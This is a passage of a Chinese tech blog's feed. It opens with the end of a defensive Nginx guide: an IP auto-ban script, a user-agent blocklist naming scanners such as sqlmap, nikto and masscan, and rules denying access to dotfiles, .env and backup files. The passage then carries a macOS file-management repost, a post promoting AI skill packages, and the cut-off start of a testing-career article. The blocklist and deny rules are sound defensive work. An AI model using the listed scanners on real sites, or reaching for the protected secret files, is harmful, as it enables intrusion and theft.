class="string">&quot;<span class="variable">$THRESHOLD</span>&quot;</span> <span class="string">&#x27;</span></span><br><span class="line"><span class="string">&#123;</span></span><br><span class="line"><span class="string">    ip = $1</span></span><br><span class="line"><span class="string">    if (match($0, /\[([0-9]+)\/([A-Za-z]+)\/([0-9]+):([0-9]+):([0-9]+)/, m)) &#123;</span></span><br><span class="line"><span class="string">        mon = (index(&quot;JanFebMarAprMayJunJulAugSepOctNovDec&quot;, m[2]) + 2) / 3</span></span><br><span class="line"><span class="string">        ts = mktime(m[3] &quot; &quot; int(mon) &quot; &quot; m[1] &quot; &quot; m[4] &quot; &quot; m[5] &quot; 0 0&quot;)</span></span><br><span class="line"><span class="string">        if (ts &gt; cutoff) count[ip]++</span></span><br><span class="line"><span class="string">    &#125;</span></span><br><span class="line"><span class="string">&#125;</span></span><br><span class="line"><span class="string">END &#123;</span></span><br><span class="line"><span class="string">    for (i in count) if (count[i] &gt; thr) printf &quot;%d %s\n&quot;, count[i], i</span></span><br><span class="line"><span class="string">&#125;&#x27;</span> | <span class="keyword">while</span> <span class="built_in">read</span> cnt ip; <span class="keyword">do</span></span><br><span class="line">    grep -qw <span class="string">&quot;<span class="variable">$ip</span>&quot;</span> <span class="string">&quot;<span class="variable">$BLOCK</span>&quot;</span> 2&gt;/dev/null &amp;&amp; <span class="built_in">continue</span></span><br><span class="line">    <span class="built_in">echo</span> <span class="string">&quot;deny <span class="variable">$ip</span>;&quot;</span> &gt;&gt; <span class="string">&quot;<span class="variable">$BLOCK</span>&quot;</span></span><br><span class="line">    logger -t cc-guard <span class="string">&quot;AUTO-BANNED <span class="variable">$ip</span> (<span class="variable">$cnt</span> req/5min)&quot;</span></span><br><span class="line"><span class="keyword">done</span></span><br><span class="line"></span><br><span class="line">nginx -t 2&gt;/dev/null &amp;&amp; nginx -s reload</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"># crontab — 每分钟检查</span><br><span class="line">* * * * * /bin/bash /root/scripts/cc-guard.sh</span><br></pre></td></tr></table></figure><h3 id="关于-DDoS：Nginx-能挡到什么程度"><a href="#关于-DDoS：Nginx-能挡到什么程度" class="headerlink" title="关于 DDoS：Nginx 能挡到什么程度"></a>关于 DDoS：Nginx 能挡到什么程度</h3><p><strong>CC 攻击</strong>（应用层、高频请求）——Nginx 的 <code>limit_req</code> + <code>limit_conn</code> + 自动封禁能挡住，因为攻击请求量在服务器能处理的量级。</p><p><strong>大流量 DDoS</strong>（几十 Gbps 的流量洪流）——<strong>Nginx 挡不住</strong>。因为请求还没到 Nginx，带宽就被打满了，服务器根本收不到正常请求。这种情况必须靠：</p><ol><li><strong>云厂商的 DDoS 高防</strong>（阿里云 DDoS 防护、AWS Shield）——在流量到服务器之前清洗</li><li><strong>CDN 套一层</strong>（Cloudflare、阿里云 CDN）——隐藏源站 IP，攻击打到 CDN 边缘节点</li></ol><blockquote><p>⚠️ <strong>重要认知</strong>：Nginx 防的是”应用层攻击”（CC、扫描、爬虫滥用），不是”流量层攻击”（大流量 DDoS）。两者性质不同，防御手段也不同。别指望一台 Nginx 挡住 T 级 DDoS。</p></blockquote><h2 id="完整的生产级安全配置模板"><a href="#完整的生产级安全配置模板" class="headerlink" title="完整的生产级安全配置模板"></a>完整的生产级安全配置模板</h2><p>把上面所有层级整合成一个可直接用的模板：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># ===== nginx.conf 主配置 =====</span></span><br><span class="line"><span class="section">http</span> &#123;</span><br><span class="line">    <span class="comment"># 隐藏版本号</span></span><br><span class="line">    <span class="attribute">server_tokens</span> <span class="literal">off</span>;</span><br><span class="line"></span><br><span class="line">    <span class="comment"># 限流区域定义</span></span><br><span class="line">    <span class="attribute">limit_req_zone</span>  <span class="variable">$binary_remote_addr</span> zone=reqperip:<span class="number">10m</span> rate=10r/s;</span><br><span class="line">    <span class="attribute">limit_conn_zone</span> <span class="variable">$binary_remote_addr</span> zone=perip:<span class="number">10m</span>;</span><br><span class="line"></span><br><span class="line">    <span class="comment"># 恶意 UA 黑名单</span></span><br><span class="line">    <span class="attribute">map</span> <span class="variable">$http_user_agent</span> <span class="variable">$bad_agent</span> &#123;</span><br><span class="line">        <span class="attribute">default</span> <span class="number">0</span>;</span><br><span class="line">        ~*<span class="attribute">sqlmap</span> <span class="number">1</span>; ~*<span class="attribute">nikto</span> <span class="number">1</span>; ~*<span class="attribute">nmap</span> <span class="number">1</span>; ~*<span class="attribute">masscan</span> <span class="number">1</span>;</span><br><span class="line">        ~*<span class="attribute">acunetix</span> <span class="number">1</span>; ~*<span class="attribute">netsparker</span> <span class="number">1</span>; ~*python-<span class="attribute">requests</span> <span class="number">1</span>;</span><br><span class="line">        &quot;&quot; 1;   <span class="comment"># 空 UA</span></span><br><span class="line">    &#125;</span><br><span class="line"></span><br><span class="line">    <span class="comment"># IP 黑名单</span></span><br><span class="line">    <span class="attribute">include</span> /etc/nginx/conf.d/blockip.conf;</span><br><span class="line"></span><br><span class="line">    <span class="attribute">include</span> /etc/nginx/conf.d/<span class="regexp">*.conf</span>;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># ===== 单站点配置 =====</span></span><br><span class="line"><span class="section">server</span> &#123;</span><br><span class="line">    <span class="attribute">listen</span> <span class="number">443</span> ssl;</span><br><span class="line">    <span class="attribute">http2</span> <span class="literal">on</span>;</span><br><span class="line">    <span class="attribute">server_name</span> example.com;</span><br><span class="line"></span><br><span class="line">    <span class="attribute">ssl_certificate</span>     /etc/ssl/fullchain.cer;</span><br><span class="line">    <span class="attribute">ssl_certificate_key</span> /etc/ssl/private.key;</span><br><span class="line">    <span class="attribute">ssl_protocols</span> TLSv1.<span class="number">2</span> TLSv1.<span class="number">3</span>;</span><br><span class="line"></span><br><span class="line">    <span class="comment"># 防护三件套</span></span><br><span class="line">    <span class="attribute">limit_req</span>  zone=reqperip burst=<span class="number">20</span> nodelay;</span><br><span class="line">    <span class="attribute">limit_conn</span> perip <span class="number">10</span>;</span><br><span class="line"></span><br><span class="line">    <span class="comment"># 恶意 UA 拦截</span></span><br><span class="line">    <span class="attribute">if</span> (<span class="variable">$bad_agent</span>) &#123; <span class="attribute">return</span> <span class="number">403</span>; &#125;</span><br><span class="line"></span><br><span class="line">    <span class="attribute">root</span> /var/www/html;</span><br><span class="line">    <span class="attribute">index</span> index.html;</span><br><span class="line"></span><br><span class="line">    <span class="comment"># 禁止隐藏文件</span></span><br><span class="line">    <span class="section">location</span> <span class="regexp">~ /\.(?!well-known)</span> &#123; <span class="attribute">deny</span> all; <span class="attribute">return</span> <span class="number">404</span>; &#125;</span><br><span class="line"></span><br><span class="line">    <span class="comment"># 禁止敏感文件</span></span><br><span class="line">    <span class="section">location</span> <span class="regexp">~* \.(env|ini|conf|sql|bak)$</span> &#123; <span class="attribute">deny</span> all; <span class="attribute">return</span> <span class="number">404</span>; &#125;</span><br><span class="line"></span><br><span class="line">    <span class="comment"># 正常路由</span></span><br><span class="line">    <span class="section">location</span> / &#123;</span><br><span class="line">        <span class="attribute">try_files</span> <span class="variable">$uri</span> <span class="variable">$uri</span>/ =<span class="number">404</span>;</span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><h2 id="日常运维要点"><a href="#日常运维要点" class="headerlink" title="日常运维要点"></a>日常运维要点</h2><ol><li><strong>改配置必先 <code>nginx -t</code></strong>：测语法再重载，避免配置错误导致全站挂</li><li><strong>看日志定位问题</strong>：<code>/var/log/nginx/access.log</code> 看谁在访问，<code>error.log</code> 看报错</li><li><strong>监控 503 数量</strong>：503 突然飙升 &#x3D; 可能在被 CC，去看 access.log 的高频 IP</li><li><strong>定期清黑名单</strong>：封太多 IP 会拖慢配置解析，过段时间清理已失效的</li><li><strong>证书自动续期</strong>：用 acme.sh 或 certbot，别手动续</li></ol><h2 id="写在最后"><a href="#写在最后" class="headerlink" title="写在最后"></a>写在最后</h2><p>Nginx 的价值不只是”能跑网站”，更在于它<strong>天然站在攻击者和后端服务之间</strong>。把它配置好，等于给网站穿了一层防弹衣——绝大多数 CC 攻击、漏洞扫描、恶意爬虫，在 Nginx 这一层就被挡掉了，根本碰不到后端。</p><p>但记住：<strong>Nginx 是第一道防线，不是唯一防线</strong>。真遇到大流量 DDoS，还得靠云厂商的高防服务。分层防御、各司其职，才是正确的安全姿势。</p><p>把本文的配置抄过去、加上自动封禁脚本，你的服务器抗攻击能力就能上一个台阶——这些都是我实测在真实攻击中验证过、确实有效的配置，不是纸上谈兵。</p>]]>
    </content>
    <id>https://blog.u8m.cn/posts/06c8ace59e3c/</id>
    <link href="https://blog.u8m.cn/posts/06c8ace59e3c/"/>
    <published>2026-08-11T06:00:00.000Z</published>
    <summary>Nginx 是什么、能做什么、怎么部署、有哪些坑。本文从基础概念讲到生产级配置，重点讲网络安全——如何用 Nginx 挡住 CC 攻击、缓解 DDoS、防止恶意扫描，附完整可用的防护配置。</summary>
    <title>Nginx 不只是 Web 服务器：功能、部署、安全与抗 CC/DDoS 完全指南</title>
    <updated>2026-08-20T08:47:43.341Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="Mac" scheme="https://blog.u8m.cn/tags/Mac/"/>
    <category term="效率" scheme="https://blog.u8m.cn/tags/%E6%95%88%E7%8E%87/"/>
    <category term="macOS" scheme="https://blog.u8m.cn/tags/macOS/"/>
    <category term="转载" scheme="https://blog.u8m.cn/tags/%E8%BD%AC%E8%BD%BD/"/>
    <content>
      <![CDATA[<blockquote><p><strong>转载说明</strong></p><p>本文转载自微信公众号 <strong>「LSGMac」</strong>，作者：<strong>LSGMac</strong>。</p><p>🔗 原文链接：<a href="https://mp.weixin.qq.com/s/z-WoIk5Qi9nw4hOl1-InVQ">https://mp.weixin.qq.com/s/z-WoIk5Qi9nw4hOl1-InVQ</a></p><p>转载仅作个人学习、收藏与分享之用，所有版权归原作者所有。如原作者认为侵权，请联系 <a href="mailto:&#x34;&#x34;&#56;&#52;&#x34;&#64;&#49;&#54;&#x33;&#46;&#99;&#111;&#109;">44844@163.com</a>，我会第一时间删除。</p></blockquote><hr><p>用了五年 Mac，我终于不再往桌面堆文件了。本文聊聊 macOS 文件管理这件小事：从 Finder 的隐藏技巧，到 iCloud 同步的坑，再到 AirDrop 和 Time Machine。</p><h2 id="一、Finder：你可能只用了三成"><a href="#一、Finder：你可能只用了三成" class="headerlink" title="一、Finder：你可能只用了三成"></a>一、Finder：你可能只用了三成</h2><p>Finder 是 macOS 自带的文件管理器，但很多人打开它基本就只会双击进文件夹。其实它有几个功能特别好用，只是藏得比较深。</p><h3 id="视图切换是关键"><a href="#视图切换是关键" class="headerlink" title="视图切换是关键"></a>视图切换是关键</h3><p>Finder 顶部有四种视图，日常只用两个：</p><ul><li><strong>分栏视图（<code>Command + 3</code>）</strong>：点一个文件夹，右边展开下一层，层层递进，路径看得很清楚。找深层目录里的文件特别方便，不用一层一层进去再退出来。</li><li><strong>列表视图（<code>Command + 2</code>）</strong>：适合文件特别多的目录，可以按修改日期、文件大小排序，一眼就能找到最近改过的东西。</li></ul><p>图标视图和画廊视图日常基本不用——前者太占地方，后者适合看图片但别的场景一般。</p><h3 id="这些快捷键值得记住"><a href="#这些快捷键值得记住" class="headerlink" title="这些快捷键值得记住"></a>这些快捷键值得记住</h3><table><thead><tr><th>快捷键</th><th>作用</th></tr></thead><tbody><tr><td><code>Command + Shift + D</code></td><td>直接跳到桌面文件夹</td></tr><tr><td><code>Command + Shift + H</code></td><td>跳到个人文件夹（小房子图标的那个）</td></tr><tr><td><code>Command + Shift + G</code></td><td>弹出路径输入框，输什么跳什么，找隐藏文件夹时特别好用</td></tr><tr><td><code>Command + ↑</code></td><td>返回上一级</td></tr><tr><td><code>Command + ↓</code></td><td>打开选中的文件，或进入选中的文件夹</td></tr></tbody></table><p>其中 <code>Command + Shift + G</code> 用得最多——很多系统目录在 Finder 里根本看不到，输路径直接跳过去就行。</p><h3 id="文件标签被严重低估了"><a href="#文件标签被严重低估了" class="headerlink" title="文件标签被严重低估了"></a>文件标签被严重低估了</h3><p>右键文件可以打彩色标签，然后在 Finder 左侧栏按标签筛选。我给自己定了一套规则：</p><ul><li>🔴 红色 &#x3D; 紧急要处理</li><li>🟡 黄色 &#x3D; 进行中</li><li>🟢 绿色 &#x3D; 已归档</li></ul><p><strong>给文件打标签比建一堆文件夹高效得多</strong>——一个文件可以同时属于「紧急」和「项目 A」两个标签，但只能放在一个文件夹里。自从开始用标签，我桌面上的文件夹少了一大半。</p><h2 id="二、iCloud-同步：别踩我踩过的坑"><a href="#二、iCloud-同步：别踩我踩过的坑" class="headerlink" title="二、iCloud 同步：别踩我踩过的坑"></a>二、iCloud 同步：别踩我踩过的坑</h2><p>iCloud Drive 是苹果生态的文件同步核心，用起来简单，但坑也不少。</p><h3 id="桌面和文档文件夹同步"><a href="#桌面和文档文件夹同步" class="headerlink" title="桌面和文档文件夹同步"></a>桌面和文档文件夹同步</h3><p>在 <strong>系统设置 → Apple ID → iCloud → iCloud Drive</strong> 里，可以开启「桌面与文档文件夹」同步。开了之后，桌面和文稿里的东西会自动同步到所有 Mac 和 iPhone 上。</p><blockquote><p>⚠️ <strong>踩坑提示</strong>：iCloud 免费只有 5GB，桌面堆几十个 G 的文件根本同步不动，还会一直转圈报错。我就是因为这个关掉又重新开的，清完桌面才正常。</p></blockquote><h3 id="「优化储存空间」到底什么意思"><a href="#「优化储存空间」到底什么意思" class="headerlink" title="「优化储存空间」到底什么意思"></a>「优化储存空间」到底什么意思</h3><p>开启这个选项后，iCloud 里不常用的文件会变成一个小云朵图标——你能看到文件名，但实际内容没下载到本地。双击时自动下载，用完过段时间自动释放。</p><p>这对 128G 或 256G 的 Mac 太实用了。我 256G 的 Air 靠这个塞了差不多 500G 的东西进去。右键文件选「立即下载」可以强制保留在本地，出差之前我会把要用的文件提前下载好。</p><h3 id="共享文件夹"><a href="#共享文件夹" class="headerlink" title="共享文件夹"></a>共享文件夹</h3><p>选中 iCloud Drive 里的文件夹，右键「共享」，可以邀请别人一起用。被邀请的人能看到和编辑文件夹内容。跟家人共享照片、跟同事共享文档都用这个，比微信传文件方便太多，还不压画质。</p><h2 id="三、AirDrop-比你想的好用"><a href="#三、AirDrop-比你想的好用" class="headerlink" title="三、AirDrop 比你想的好用"></a>三、AirDrop 比你想的好用</h2><p>Mac 和 iPhone 之间传文件，<strong>AirDrop 比微信和网盘都快</strong>。不依赖网络、不走流量，实测速度能到几十 MB 每秒。</p><p>操作很简单：在 Finder 里选中文件，右键 → 共享 → AirDrop；或者直接把文件拖到 Finder 左侧栏的 AirDrop 图标上。</p><p>如果搜不到对方设备，检查两点：</p><ol><li>蓝牙和 Wi-Fi 都开着</li><li>AirDrop 设置改成「所有人」而不是「仅限联系人」</li></ol><h2 id="四、Time-Machine：救过我好几次"><a href="#四、Time-Machine：救过我好几次" class="headerlink" title="四、Time Machine：救过我好几次"></a>四、Time Machine：救过我好几次</h2><p>Time Machine 是 macOS 自带的备份方案。接一块外置硬盘，系统会问你要不要用于 Time Machine 备份，点「用作备份磁盘」就完事了。</p><ol><li>接入外置硬盘，系统弹窗点「用作备份磁盘」</li><li>首次备份比较慢，因为是全盘复制</li><li>之后每小时自动增量备份，只传变化的部分，基本无感</li></ol><blockquote><p>💡 <strong>真实经历</strong>：误删配置文件，Time Machine 两分钟就恢复了。</p></blockquote><p>一块两三百的外置硬盘加上 Time Machine，基本就不用担心数据丢失了。</p><h2 id="写在最后：文件管理三件事"><a href="#写在最后：文件管理三件事" class="headerlink" title="写在最后：文件管理三件事"></a>写在最后：文件管理三件事</h2><p>好的文件管理其实就三条：</p><ol><li><strong>Finder 分栏 + 标签</strong>整理文件</li><li><strong>iCloud 同步</strong>让文件随手可得</li><li><strong>Time Machine 定期备份</strong>兜底</li></ol><p>做到这三点，文件管理这块就不会出大问题。</p><hr><blockquote><p><strong>免责声明</strong></p><p>本文为转载内容，原文著作权归原作者 <strong>LSGMac</strong> 及其公众号所有，本博客转载仅出于学习交流与个人收藏目的，未用于任何商业用途。如转载涉及版权问题，请原作者联系 <a href="mailto:&#52;&#x34;&#x38;&#52;&#x34;&#64;&#x31;&#54;&#51;&#x2e;&#99;&#111;&#109;">44844@163.com</a>，我将在收到通知后立即删除相关内容。读者如需引用，请遵循原作者的版权要求，并注明原文出处。</p></blockquote>]]>
    </content>
    <id>https://blog.u8m.cn/posts/d2bbc0c79c6e/</id>
    <link href="https://blog.u8m.cn/posts/d2bbc0c79c6e/"/>
    <published>2026-08-10T02:00:00.000Z</published>
    <summary>Finder 隐藏技巧、iCloud 同步避坑、AirDrop 传文件、Time Machine 备份救命——五年 Mac 用户的文件管理心得汇总。本文转载自微信公众号「LSGMac」，版权归原作者所有。</summary>
    <title>五年 Mac 用户，文件终于各归其位，桌面终于干净了</title>
    <updated>2026-08-20T08:47:43.335Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="效率" scheme="https://blog.u8m.cn/tags/%E6%95%88%E7%8E%87/"/>
    <category term="AI" scheme="https://blog.u8m.cn/tags/AI/"/>
    <category term="大模型" scheme="https://blog.u8m.cn/tags/%E5%A4%A7%E6%A8%A1%E5%9E%8B/"/>
    <category term="Skill" scheme="https://blog.u8m.cn/tags/Skill/"/>
    <content>
      <![CDATA[<h2 id="一个尴尬的现实"><a href="#一个尴尬的现实" class="headerlink" title="一个尴尬的现实"></a>一个尴尬的现实</h2><p>现在谁手头没几个大模型？GPT、Claude、Gemini、GLM、DeepSeek……打开就能问。但扪心自问：<strong>你真的把它用明白了吗？</strong></p><p>多数人的使用方式还停留在三步：</p><ol><li>抛一个问题过去</li><li>AI 给一段正确但平庸的回答</li><li>自己再改改凑合用</li></ol><p>这不是 AI 不行，是用法太糙。大模型本质是一个<strong>读过万卷书、但没有行业经验的实习生</strong>——知识面极广，但不知道你公司的代码规范、不知道你团队的架构约定、不知道一个 PRD 该长什么样。你每次都要在对话里重新”培训”它一遍，于是效率始终上不去。</p><p>问题的核心不在模型能力，而在<strong>上下文管理</strong>：你怎么把”专业知识”稳定地喂给它。</p><h2 id="什么是-Skill（技能）"><a href="#什么是-Skill（技能）" class="headerlink" title="什么是 Skill（技能）"></a>什么是 Skill（技能）</h2><p>最近大模型工具圈出现一个新概念——<strong>Skill（技能）</strong>。简单说，就是把某个领域的<strong>最佳实践、工作流程、检查清单</strong>写成一个可复用的说明文件，AI 在执行相关任务时自动加载它。</p><p>打个比方：</p><ul><li>没用 Skill：你让 AI 写前端组件，它按通用知识写——能用，但代码风格、目录结构、状态管理方式可能都和你的项目不一致。</li><li>用了 Skill：AI 提前加载了你团队的”React 组件规范”，写出来的代码命名、文件组织、错误处理方式<strong>一开始就对</strong>，返工量大幅下降。</li></ul><p>Skill 之于大模型，就像<strong>SOP（标准作业程序）之于新员工</strong>。你不需要每次都解释”我们这里怎么做”，一次写好，反复调用。</p><h3 id="Skill-长什么样"><a href="#Skill-长什么样" class="headerlink" title="Skill 长什么样"></a>Skill 长什么样</h3><p>它通常是一个 Markdown 文件，结构很朴素：</p><ul><li><strong>什么时候触发</strong>（when to use）：识别到某类任务自动激活</li><li><strong>要怎么做</strong>（how to do）：具体步骤、检查项、注意事项</li><li><strong>不要做什么</strong>（what to avoid）：常见坑和反模式</li></ul><p>比如一个”代码审查”的 Skill，会告诉 AI：先看命名是否一致，再看是否有错误处理，最后看是否符合项目既有风格。AI 按这个清单走，给出的 review 意见就和资深工程师高度接近。</p><h2 id="为什么-Skill-能显著提升效率"><a href="#为什么-Skill-能显著提升效率" class="headerlink" title="为什么 Skill 能显著提升效率"></a>为什么 Skill 能显著提升效率</h2><h3 id="1-从”泛泛而谈”到”专精可靠”"><a href="#1-从”泛泛而谈”到”专精可靠”" class="headerlink" title="1. 从”泛泛而谈”到”专精可靠”"></a>1. 从”泛泛而谈”到”专精可靠”</h3><p>大模型的知识是”平均的”——它知道所有领域的常识，但在任何一个垂直领域都不够深。Skill 把某个领域的深度经验”注入”进去，等于给通才模型装上专家模块。</p><p>写测试用例这件事，通用 AI 可能给你几个 happy path；加载了 TDD（测试驱动开发）Skill 的 AI，会按 red-green-refactor 节奏，先写失败测试，再补实现，最后重构——这正是高质量工程的节奏。</p><h3 id="2-一致性"><a href="#2-一致性" class="headerlink" title="2. 一致性"></a>2. 一致性</h3><p>团队里每个人用 AI 写出来的代码风格各异，是协作的大麻烦。Skill 把团队的规范固化下来，<strong>谁用 AI 都遵循同一套标准</strong>，代码 review 时撕逼的场景少很多。</p><h3 id="3-省去重复”培训”"><a href="#3-省去重复”培训”" class="headerlink" title="3. 省去重复”培训”"></a>3. 省去重复”培训”</h3><p>你第 100 次向 AI 解释”我们项目的目录结构”时，时间已经浪费了 99 次。Skill 写一次，永久复用。这就是<strong>把重复劳动下沉成资产</strong>。</p><h3 id="4-让-AI-学会”问对问题”"><a href="#4-让-AI-学会”问对问题”" class="headerlink" title="4. 让 AI 学会”问对问题”"></a>4. 让 AI 学会”问对问题”</h3><p>好的 Skill 不只给答案，还教 AI 在动手前<strong>先澄清需求</strong>。比如一个”重构计划”的 Skill 会规定：先和用户确认范围、边界、风险，再列步骤。这逼着 AI 从”急着输出”转向”先想清楚”，输出质量自然上去。</p><h2 id="实际怎么配合-Skill-用"><a href="#实际怎么配合-Skill-用" class="headerlink" title="实际怎么配合 Skill 用"></a>实际怎么配合 Skill 用</h2><p>讲个我自己的例子。这篇文章本身，就是配合 Skill 写出来的——不是让大模型”自由发挥”写一篇 AI 评论，而是：</p><ul><li>先用 <strong>写作类 Skill</strong> 帮我梳理：这篇文章的”主旨句”是什么、读者是谁、该用什么结构（先抛痛点 → 给概念 → 讲价值 → 推工具）。</li><li>每写一段，对照 Skill 里的”好文章 checklist”检查：开头有没有钩子？段落有没有递进？结尾有没有落到行动？</li></ul><p>结果就是，文章不再是大模型那种”总-分-总”的套路模板，而是有观点、有节奏、有我自己想表达的东西。</p><p><strong>关键认知：Skill 不是替你思考，而是替你”守住质量底线”，把你的思考逼到更高的层次。</strong></p><h2 id="推荐：技能市场-skills-sh"><a href="#推荐：技能市场-skills-sh" class="headerlink" title="推荐：技能市场 skills.sh"></a>推荐：技能市场 skills.sh</h2><p>写 Skill 不必从零开始。社区已经有大量现成的高质量技能包，<strong>直接拿来用</strong>。我推荐一个聚合站点：</p><blockquote><p>🔗 <strong><a href="https://www.skills.sh/">skills.sh</a></strong> —— 开放的智能体技能生态</p></blockquote><p>它的定位是 <strong>AI 技能的”应用市场”</strong>，由 Vercel 构建。几个亮点：</p><ul><li><strong>一键安装</strong>：<code>npx skillsadd &lt;owner/repo&gt;</code> 一行命令，给 Cursor、Copilot、Claude Code、Windsurf 等 20 多种工具装上技能。</li><li><strong>榜单发现</strong>：按热度、趋势、安装量排名，能快速找到大家公认好用的技能包。</li><li><strong>大厂背书</strong>：很多技能来自 Vercel Labs、Anthropic、微软、Supabase 这些一线团队，质量有保障——比如 Vercel 的 React 最佳实践、Anthropic 的工程方法论。</li><li><strong>覆盖面广</strong>：从前端规范、架构改进、TDD、云部署，到营销文案、视频生成，工作流的方方面面都有。</li></ul><p><strong>建议的用法</strong>：别贪多。先挑 1-2 个和你日常工作最相关的（比如你是前端就装 React 规范，你是后端就装 TDD），用顺手了再扩展。技能不在多，在于真的融进你的工作流。</p><h2 id="写在最后"><a href="#写在最后" class="headerlink" title="写在最后"></a>写在最后</h2><p>大模型这一两年飞速进化，但<strong>多数人使用它的方式还停留在 2023 年</strong>——把它当加强版搜索引擎。这其实浪费了它 90% 的能力。</p><p>真正的分水岭，不在你用的是哪家模型、参数多大，而在你<strong>有没有把专业知识沉淀成可复用的结构</strong>。Skill 就是这个结构。它让 AI 从”什么都会一点、什么都不精”变成”在你需要的领域里，是真正的专家”。</p><p>工具已经摆在那了（<a href="https://www.skills.sh/">skills.sh</a> 去逛逛），差的是动手的人。今晚花半小时，给你最常做的那类任务写个 Skill，或者装一个现成的——你会立刻感到差别。</p><p><strong>会用 AI 的人，和被 AI 用的人，差距就在这种细节里。</strong></p>]]>
    </content>
    <id>https://blog.u8m.cn/posts/cda9da981e98/</id>
    <link href="https://blog.u8m.cn/posts/cda9da981e98/"/>
    <published>2026-07-31T07:00:00.000Z</published>
    <summary>多数人用大模型还在&quot;提问-回答&quot;的低效循环里。本文聊一种新用法——Skill（技能包）：把领域知识、工作流程、最佳实践封装成可复用模块，让 AI 从&quot;万能但平庸&quot;变成&quot;专精且可靠&quot;。并推荐技能市场 skills.sh。</summary>
    <title>别只把大模型当搜索引擎：用 Skill 把它变成真正的专家</title>
    <updated>2026-08-20T08:47:43.324Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="测试" scheme="https://blog.u8m.cn/tags/%E6%B5%8B%E8%AF%95/"/>
    <category term="职场" scheme="https://blog.u8m.cn/tags/%E8%81%8C%E5%9C%BA/"/>
    <category term="求职" scheme="https://blog.u8m.cn/tags/%E6%B1%82%E8%81%8C/"/>
    <category term="自动化测试" scheme="https://blog.u8m.cn/tags/%E8%87%AA%E5%8A%A8%E5%8C%96%E6%B5%8B%E8%AF%95/"/>
    <content>
      <![CDATA[<p>最近有不少刚毕业或还在实习的同学问我：<strong>“想做测试工程师，该学什么？前景怎么样？”</strong> 这篇文章把我的经验整理出来，希望能帮你少走弯路。</p><p>无论你是计算机科班想转测试，还是非科班想入行，这篇都能给你一个清晰的路线图。</p><hr><h2 id="一、先搞清楚：测试工程师到底是干什么的"><a href="#一、先搞清楚：测试工程师到底是干什么的" class="headerlink" title="一、先搞清楚：测试工程师到底是干什么的"></a>一、先搞清楚：测试工程师到底是干什么的</h2><p>很多人对测试有误解，觉得就是”点点点”。<strong>初级测试确实如此</strong>，但真正的测试工程师远不止于此。</p><h3 id="测试工程师的三个层次"><a href="#测试工程师的三个层次" class="headerlink" title="测试工程师的三个层次"></a>测试工程师的三个层次</h3><table><thead><tr><th>层次</th><th>做什么</th><th>薪资参考（一线）</th></tr></thead><tbody><tr><td><strong>初级（功能测试）</strong></td><td>按测试用例手工执行，找 Bug，写测试报告</td><td>6-10K</td></tr><tr><td><strong>中级（自动化测试）</strong></td><td>写脚本自动跑测试，搭测试框架，持续集成</td><td>12-20K</td></tr><tr><td><strong>高级（测试开发）</strong></td><td>开发测试平台、工具，做性能&#x2F;安全测试，参与架构</td><td>25K+</td></tr></tbody></table><div class="note info flat"><p><strong>关键认知</strong>：纯手工测试正在被淘汰（外包化、低薪）。想走得远，<strong>必须会写代码</strong>，往”测试开发”方向走。</p></div><h3 id="测试-vs-开发，选哪个？"><a href="#测试-vs-开发，选哪个？" class="headerlink" title="测试 vs 开发，选哪个？"></a>测试 vs 开发，选哪个？</h3><table><thead><tr><th></th><th>测试</th><th>开发</th></tr></thead><tbody><tr><td>入门门槛</td><td>相对低</td><td>较高</td></tr><tr><td>上手速度</td><td>快（点点点谁都会）</td><td>慢（要懂架构）</td></tr><tr><td>天花板</td><td>测试开发&#x2F;专家，一样很高</td><td>架构师&#x2F;技术专家</td></tr><tr><td>加班程度</td><td>通常比开发少</td><td>较多</td></tr><tr><td>适合人群</td><td>细心、有耐心、喜欢找问题</td><td>逻辑强、喜欢创造</td></tr></tbody></table><p><strong>结论</strong>：测试不是”开发学不会的退路”，而是一个独立的专业方向。但它对”细心”和”系统性思维”要求更高。</p><hr><h2 id="二、技术栈：你需要学什么"><a href="#二、技术栈：你需要学什么" class="headerlink" title="二、技术栈：你需要学什么"></a>二、技术栈：你需要学什么</h2><p>这是文章的核心。我按<strong>学习顺序</strong>和<strong>优先级</strong>整理：</p><h3 id="第一阶段：基础（必须掌握）"><a href="#第一阶段：基础（必须掌握）" class="headerlink" 